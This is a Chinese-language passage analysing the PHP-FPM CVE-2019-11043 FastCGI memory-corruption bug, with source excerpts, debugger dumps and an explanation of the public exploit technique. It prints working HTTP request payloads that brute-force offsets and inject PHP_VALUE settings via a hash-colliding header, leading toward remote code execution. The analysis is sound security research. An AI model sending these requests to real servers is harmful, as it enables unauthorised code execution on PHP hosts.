
注意 request.env.hash_table 里面存储的是一系列的地址

```
pwndbg> p request.env.hash_table
$7 = {0x0, 0x558cb14907f0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb14909a0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490be0, 0x0, 0x0, 0x0, 0x558cb14908e0, 0x0, 0x0, 0x0, 0x558cb1490b80,
0x0, 0x0, 0x0, 0x558cb1490cd0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490970, 0x0, 0x558cb1490910, 0x558cb1490940, 0x0 <repeats 18 times>, 0x558cb1490a90, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x
558cb14908b0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490bb0, 0x558cb14909d0, 0x558cb1490b20, 0x0, 0x558cb1490c10, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490b50, 0x558cb1490820, 0x0, 0x0, 0
x558cb1490af0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490d00, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490850, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490a00, 0x558cb1490c70, 0x558cb
1490ac0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490880, 0x0, 0x558cb1490c40, 0x0, 0x0, 0x0, 0x0, 0x558cb1490d30, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490ca0}
```

2019-10-29-00-09-30.png
但是这个地址分配在哪里呢？注意看如下结构体和代码:

```
typedef struct _fcgi_hash {
    fcgi_hash_bucket  *hash_table[FCGI_HASH_TABLE_SIZE];
    fcgi_hash_bucket  *list;
    fcgi_hash_buckets *buckets;
    fcgi_data_seg     *data;
} fcgi_hash;

typedef struct _fcgi_hash_buckets {
    unsigned int               idx;
    struct _fcgi_hash_buckets *next;
    struct _fcgi_hash_bucket   data[FCGI_HASH_TABLE_SIZE];
} fcgi_hash_buckets;


static char* fcgi_hash_set(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, char *val, unsigned int val
{
    unsigned int      idx = hash_value & FCGI_HASH_TABLE_MASK; // 127
    fcgi_hash_bucket *p = h->hash_table[idx];

 .....

    p = h->buckets->data + h->buckets->idx; // ■■■■■■■■■■■■■■■
    h->buckets->idx++;
    p->next = h->hash_table[idx];
    h->hash_table[idx] = p;
    p->list_next = h->list;
    h->list = p;
    p->hash_value = hash_value;
    p->var_len = var_len;
    p->var = fcgi_hash_strndup(h, var, var_len); // ■■ key
    p->val_len = val_len;
    p->val = fcgi_hash_strndup(h, val, val_len); // ■■ val
    return p->val;
}
```

从这些代码中可以看出 request.env.buckets.data 这个数组里面就保存了每个全局变量的对应的 fcgi_hash_bucket 结构。



接下来继续分析，发现 `request.env.buckets.data[n].var` 和 `request.env.buckets.data[n].val` 里面分别存贮这全局变量名的地址，和全局变量值的地址，这个地址是由 `fcgi_hash_strndup` 函数分配得来的。

```
static inline char* fcgi_hash_strndup(fcgi_hash *h, char *str, unsigned int str_len)
{
```

```
    char *ret;

    if (UNEXPECTED(h->data->pos + str_len + 1 >= h->data->end)) { //FCGI_HASH_SEG_SIZE =  4096
        unsigned int seg_size = (str_len + 1 > FCGI_HASH_SEG_SIZE) ? str_len + 1 : FCGI_HASH_SEG_SIZE;
        fcgi_data_seg *p = (fcgi_data_seg*)malloc(sizeof(fcgi_data_seg) - 1 + seg_size);

        p->pos = p->data;
        p->end = p->pos + seg_size;
        p->next = h->data;
        h->data = p;
    }
    ret = h->data->pos; // ■■■■■■
    memcpy(ret, str, str_len);
    ret[str_len] = 0;
    h->data->pos += str_len + 1;
    return ret;
}
```

从这个代码中可以看出，`request.env.data` 对应的结构体:

```
typedef struct _fcgi_data_seg {
    char                  *pos;
    char                  *end;
    struct _fcgi_data_seg *next;
    char                   data[1];
} fcgi_data_seg;
```

是专门用来存储 fastcgi 全局变量的变量名和变量值的一个结构。 如果对c语言比较熟悉，就会明白，这里的`char data[1]`并不是表明此元素只占一个字节，这是c语言中定义包含不定长字符串的结构体的常用方法。pos 始终指向了data未使用空间的起始位置。

```
pwndbg> tel   request.env.data 30
00:0000|   0x558cb1492000 —▸ 0x558cb14923fa ◂— 'ORIG_PATH_INFO'
01:0008|   0x558cb1492008 —▸ 0x558cb1493018 ◂— 0x0
02:0010|   0x558cb1492010 ◂— 0x0
03:0018|   0x558cb1492018 ◂— 'FCGI_ROLE'
04:0020|   0x558cb1492020 ◂— 0x4e4f505345520045 /* 'E' */
05:0028|   0x558cb1492028 ◂— 0x5245555100524544 /* 'DER' */
06:0030|   0x558cb1492030 ◂— 'Y_STRING'
07:0038|   0x558cb1492038 ◂— 0x5345555145520000
08:0040|   0x558cb1492040 ◂— 'T_METHOD'
09:0048|   0x558cb1492048 ◂— 0x4e4f430054454700
0a:0050|   0x558cb1492050 ◂— 'TENT_TYPE'
0b:0058|   0x558cb1492058 ◂— 0x45544e4f43000045 /* 'E' */
0c:0060|   0x558cb1492060 ◂— 'NT_LENGTH'
0d:0068|   0x558cb1492068 ◂— 0x5049524353000048 /* 'H' */
0e:0070|   0x558cb1492070 ◂— 0x2f00454d414e5f54 /* 'T_NAME' */
0f:0078|   0x558cb1492078 ◂— 'index.php/test\ntest'
10:0080|   0x558cb1492080 ◂— 'p/test\ntest'
11:0088|   0x558cb1492088 ◂— 0x5551455200747365 /* 'est' */
12:0090|   0x558cb1492090 ◂— 0x4952555f545345 /* 'EST_URI' */
13:0098|   0x558cb1492098 ◂— '/index.php/test%0atest'
14:00a0|   0x558cb14920a0 ◂— 'hp/test%0atest'
15:00a8|   0x558cb14920a8 ◂— 0x4400747365746130 /* '0atest' */
16:00b0|   0x558cb14920b0 ◂— 'OCUMENT_URI'
17:00b8|   0x558cb14920b8 ◂— 0x646e692f00495255 /* 'URI' */
18:00c0|   0x558cb14920c0 ◂— 'ex.php/test\ntest'
19:00c8|   0x558cb14920c8 ◂— 'est\ntest'
1a:00d0|   0x558cb14920d0 ◂— 0x4e454d55434f4400
1b:00d8|   0x558cb14920d8 ◂— 0x2f00544f4f525f54 /* 'T_ROOT' */
1c:00e0|   0x558cb14920e0 ◂— 'var/www/html'
1d:00e8|   0x558cb14920e8 ◂— 0x524553006c6d7468 /* 'html' */
pwndbg>
```


我感觉我还是没说清楚，画个图吧,假设存储了全局变量 PATH_INFO之后(为了方便看，我把data字段横着放了)

```
+--------------------+
|        pos         |-------------------------------------------+
+--------------------+                                           |
|        end         |                                           |
+--------------------+                                           |
|      next = 0      |                                           |
+--------------------+-------------------------|-----------------+--------—+
|      data = xxxx   |SCRIPT_NAME\0/index.php\0|PATH_INFO\0/test\0|■■■■■ |
+--------------------+-------------------------|-----------------+---------+
```

这也就可以解释为什么所有的全局变量对应的 fcgi_hash_buckets 中的 var和val的值总是连续的地址空间。

根据 https://bugs.php.net/bug.php?id=78599 中的漏洞描述，他是修改了 fcgi_hash_buckets 结构中 pos 的最低位，实现的request全局变量的污染。我们再来看一下函数 fcgi_hash_strndup,如果可以控制ret = h->data->pos; 那么就可以控制 memcpy(ret, str, str_len);的写入位置，肯定有机会实现全局变量的污染。

那接下来就需要分析一下可行性了：

1. env_path_info 指针向前移动，有机会指向 fcgi_data_seg.pos的位置吗？

答案是肯定的，因为 env_path_info 指向了fcgi_data_seg.data中间的某个位置，他们都是在fcgi_data_seg结构体空间内的，这是一个相差不太远的线性空间，只要控制合适的偏移，一定可以指向fcgi_data_seg.pos的低字节。

1. 只有 fcgi_hash_strndup 被调用之后，才会进行memcpy,在我们上面提到的第二个限制条件下，fcgi_hash_strndup 会被调用到吗？

分析一下代码会发现，只有当注册新的fastcgi全局变量的时候，才会调用fcgi_hash_strndup,但是非常的凑巧，FCGI_PUTENV(request, "ORIG_SCRIPT_NAME", orig_script_name); 正好注册了新的变量 ORIG_SCRIPT_NAME。
这个真是太凑巧了，没有这个函数调用，此漏洞根本没有办法被这么利用。

0x5 巧妙的EXP

接下来的部分才是这篇文章最有意思的部分

经过上面的分析，我们已经从理论上证明了可以污染request，但是我们没法实现攻击，因为不知道 env_path_info相对于 fcgi_data_seg.pos的偏移，另外环境不一样，这个偏移也不会是个恒定值。 那能不能让它变成一个恒定值呢？

我们想一下 env_path_info相对于 fcgi_data_seg.pos 之间偏移不确定的主要原因是什么？是因为我们不清楚env_path_info 之前的位置都存储了哪些全局变量的 var 和 val，他们是多长。但是如果 PATH_INFO全局变量可以存储在 fcgi_data_seg.data的开头，那情况就不一样了,如下图所示：

```
char *pos
-------------  +8
char *end
-------------  +8
char *next
-------------  +8
PATH_INFO\x00
-------------  +10
\x00           <---- env_path_info
-------------
```

可以看到 env_path_info 和 fcgi_data_seg.pos 的地址的最低字节相差 34，这就是一个恒定值。

那目标就是要让PATH存储在 fcgi_data_seg.data 的首部，这样偏移就确定了。能否办到呢？

来再看一下如下代码:

```
static inline char* fcgi_hash_strndup(fcgi_hash *h, char *str, unsigned int str_len)
{
   char *ret;

   if (UNEXPECTED(h->data->pos + str_len + 1 >= h->data->end)) { //FCGI_HASH_SEG_SIZE =  4096
       unsigned int seg_size = (str_len + 1 > FCGI_HASH_SEG_SIZE) ? str_len + 1 : FCGI_HASH_SEG_SIZE;
       fcgi_data_seg *p = (fcgi_data_seg*)malloc(sizeof(fcgi_data_seg) - 1 + seg_size);

       p->pos = p->data;
       p->end = p->pos + seg_size;
       p->next = h->data;
       h->data = p;
   }
   ret = h->data->pos; // ■■■■■■
   memcpy(ret, str, str_len);
   ret[str_len] = 0;
   h->data->pos += str_len + 1;
   return ret;
}
```

初始化的时候 fcgi_data_seg 的结构体大小是 sizeof(fcgi_data_seg) - 1 + seg_size ，考虑一下 0x10 对齐，所以大小应该是 4096+32 。
如果在存储 PATH_INFO 的时候，刚好空间不够用，也就是 h->data->pos + str_len + 1 >= h->data->end，那么就会触发一次malloc，分配一块新的chunk，并且 PATH_INFO 就会存储在这个堆块的首部。

但是攻击者是盲测的，攻击者怎么知道什么时候触发了 malloc ？有没有什么标志特征呢？这就要看这个巧妙的poc了。

```
GET /index.php/PHP%0Ais_the_shittiest_lang.php?QQQQQQQQQQQQQQQQQQQQ... HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
D-Pisos: 8=D
Ebut: mamku tvoyu
```

利用这个payload，爆破 Q 的个数，直到 php-fpm 产生一次crash(也就是返回404状态的时候),就说明产生了 malloc。为什么是这样的？

首先需要知道 Q 会在fastcgi的两个全局变量中出现,分别是 QUERY_STRING 和 REQUEST_URI两个地方出现。

```
pwndbg> p *(fcgi_hash_buckets *)request.env.buckets
$5 = {
  idx = 26,
  next = 0x0,
  data = {{
      hash_value = 1793,
      var_len = 9,
      var = 0x5592e7be5158 "FCGI_ROLE",
      val_len = 9,
      val = 0x5592e7be5162 "RESPONDER",
      next = 0x0,
      list_next = 0x0
    }, {
      hash_value = 1872,
      var_len = 12,
      var = 0x5592e7be516c "QUERY_STRING",
      val_len = 1760,
      val = 0x5592e7be5179 'Q' <repeats 200 times>...,
      next = 0x0,
      list_next = 0x5592e7be3930
    }, {
      hash_value = 1890,
      var_len = 14,
      var = 0x5592e7be585a "REQUEST_METHOD",
      val_len = 3,
      val = 0x5592e7be5869 "GET",
      next = 0x0,
      list_next = 0x5592e7be3960
    }, {
      hash_value = 1904,
      var_len = 12,
      var = 0x5592e7be586d "CONTENT_TYPE",
      val_len = 0,
      val = 0x5592e7be587a "",
      next = 0x0,
      list_next = 0x5592e7be3990
    }, {
      hash_value = 1982,
      var_len = 14,
      var = 0x5592e7be587b "CONTENT_LENGTH",
      val_len = 0,
      val = 0x5592e7be588a "",
      next = 0x0,
      list_next = 0x5592e7be39c0
    }, {
      hash_value = 1811,
      var_len = 11,
      var = 0x5592e7be588b "SCRIPT_NAME",
      val_len = 40,
      val = 0x5592e7be5897 "/index.php/PHP\nis_the_shittiest_lang.php",
      next = 0x0,
      list_next = 0x5592e7be39f0
    }, {
      hash_value = 1955,
      var_len = 11,
      var = 0x5592e7be58c0 "REQUEST_URI",
      val_len = 1803,
      val = 0x5592e7be58cc "/index.php/PHP%0Ais_the_shittiest_lang.php?", 'Q' <repeats 157 times>...,
      next = 0x0,
      list_next = 0x5592e7be3a20
    }, {
```



增加 Q 的个数，势必会占用之前的 fcgi_data_seg.data 的存储空间，导致在存储 PATH_INFO 的时候，原本的空间不够用，malloc新的空间。但是为什么crash 的时候，就一定进行了malloc操作了呢？

这个精妙之处就需要看payload中的URL /PHP%0Ais_the_shittiest_lang.php, 此字符串的长度表示 env_path_info 向前移动的字节数，这里长度是30, 可以计算一下 env_path_info - 30 刚好是 fcgi_data_seg.pos
的第五个字节,用户态的地址一般只用了六个字节，这里把第五个字节设置为\x00，一定会引起一个地址非法，所以就会造成一次崩溃。所以在崩溃的时候，肯定是发生了ma

造成第一次crash的payload如下:

```
GET /index.php/PHP%0Ais_the_shittiest_lang.php?QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
Host: localhost
User-Agent: Mozilla/5.0
D-Pisos: 8=D
Ebut: mamku tvoyu
```

已经修改成功了。




好，我们尝试一下去修改pos的第一个字节，那么 /PHP%0Ais_the_shittiest_lang.php 应该被扩充到 34个字节，尝试伪造请求如下：

```
GET /index.php/PHP%0Ais_the_shittiest_lang.phpxxxx?QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
Host: localhost
User-Agent: Mozilla/5.0
D-Pisos: 8=D
Ebut: mamku tvoyu
```

这下见证奇迹的时刻到了,在b /usr/src/php/sapi/fpm/fpm/fpm_main.c:1220上打上断点，然后单步进行调试，修改前如下图：

修改后:



哎，搞了这么久，终于把这个破 pos 指回去了，可以修改内存中的数据了。

但是问题来了，我们修改点什么才能造成危害呢？ 首先想到的就是修改PHP_VALUE ，但是当前的全局变量中并没有 PHP_VALUE 啊,那怎么办？
我们来看一下取全局变量的函数。

```
#define FCGI_GETENV(request, name) \
   fcgi_quick_getenv(request, name, sizeof(name)-1, FCGI_HASH_FUNC(name, sizeof(name)-1))


char* fcgi_getenv(fcgi_request *req, const char* var, int var_len)
{
   unsigned int val_len;

   if (!req) return NULL;

   return fcgi_hash_get(&req->env, FCGI_HASH_FUNC(var, var_len), (char*)var, var_len, &val_len);
}

static char *fcgi_hash_get(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, unsigned int *val_len)
{
   unsigned int      idx = hash_value & FCGI_HASH_TABLE_MASK;
   fcgi_hash_bucket *p = h->hash_table[idx];

   while (p != NULL) {
       if (p->hash_value == hash_value &&
```

```
            p->var_len == var_len &&
            memcmp(p->var, var, var_len) == 0) {
            *val_len = p->val_len;
            return p->val;
        }
        p = p->next;
    }
    return NULL;
}
```

我们需要伪造一个变量，它跟PHP_VALUE的hash一样，并且字符串长度相同，那么在取 PHP_VALUE 的时候就会找到我们伪造的变量的idx索引，但是还是过不了memcmp(p->var, var, var_len) == 0) 这个check，不过这个没有关系，我们不是有内存写吗？直接覆盖掉原来变量的var即可。

EXP中伪造的变量是 HTTP_EBUT (http的头字段都会被加上 HTTP_，然后大写，注册成变量的)，它和PHP_VALUE的长度相同，并且hash一样，不信你可以用hash函数算一下。

```
#define FCGI_HASH_FUNC(var, var_len) \
    (UNEXPECTED(var_len < 3) ? (unsigned int)var_len : \
        (((unsigned int)var[3]) << 2) + \
        (((unsigned int)var[var_len-2]) << 4) + \
        (((unsigned int)var[var_len-1]) << 2) + \
        var_len)
```

解决了覆盖内容的问题，但是还有一个问题没有解决，怎么能够让pos的末尾字节变为0之后，恰好指向全局变量HTTP_EBUT呢？方法还是爆破。发送payload如下：


```
GET /index.php/PHP_VALUE%0Asession.auto_start=1;;;?QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
Host: localhost
User-Agent: Mozilla/5.0
D-Pisos: 8===========================================================D
Ebut: mamku tvoyu
```

不断的增加D-Pisos的长度，把 HTTP_EBUT 的存储位置向后挤，当返回的响应中出现 Set-Cookie 字段的时候，就说明偏移正确了，覆盖成功。

这一点在内存布局上，也可以直接得到验证。

这HTTP_D_PISOS 就是为了占位置的,把 HTTP_EBUT 向后面挤。

当服务器返回Set-Cookie头的时候，就说明了PHP_VALUE 覆盖成功了。



再往后面，就是web方面的知识了，就是控制了PHP_VALUE的情况下怎么getshell，这里感觉不能使用php://input进行rce，经过朋友的提示，可能是因为 `/PHP_VALUE%0Aauto_prepend_file=php://input` 的长度太长了，超过了 34 个字节。

0x6 总结

这个漏洞原本只是一个任意地址的单字节置NULL的漏洞，经过外国大佬的一步步寻挖掘，将影响一步一步变大，实现了一个范围内地址可写。同时利用可写范围内的数据特


更加精妙的是漏洞利用过程，在盲打的情况下，巧妙的利用一些web知识和二进制知识，寻找爆破的边界条件，找到出内存中合适的偏移，
最终实现了RCE，不得不佩服国外大佬的 @Andrew Danau 的技术追求和技术能力。

0x7 参考文献

https://paper.seebug.org/1063/
https://github.com/php/php-src/commit/ab061f95ca966731b1c84cf5b7b20155c0a1c06a#diff-624bdd47ab6847d777e15327976a9227
http://www.mit.edu/~yandros/doc/specs/fcgi-spec.html
https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html
http://www.rai4over.cn/2019/10/25/php-fpm-Remote-Code-Execution-%E5%88%86%E6%9E%90-CVE-2019-11043/
https://github.com/neex/phuip-fpizdam
https://bugs.php.net/bug.php?id=78599

上一篇：某Shop前台SQL注入 下一篇：Python实现批量连接冰蝎

1. 1 条回复



whip1ash 2019-10-30 13:12:46

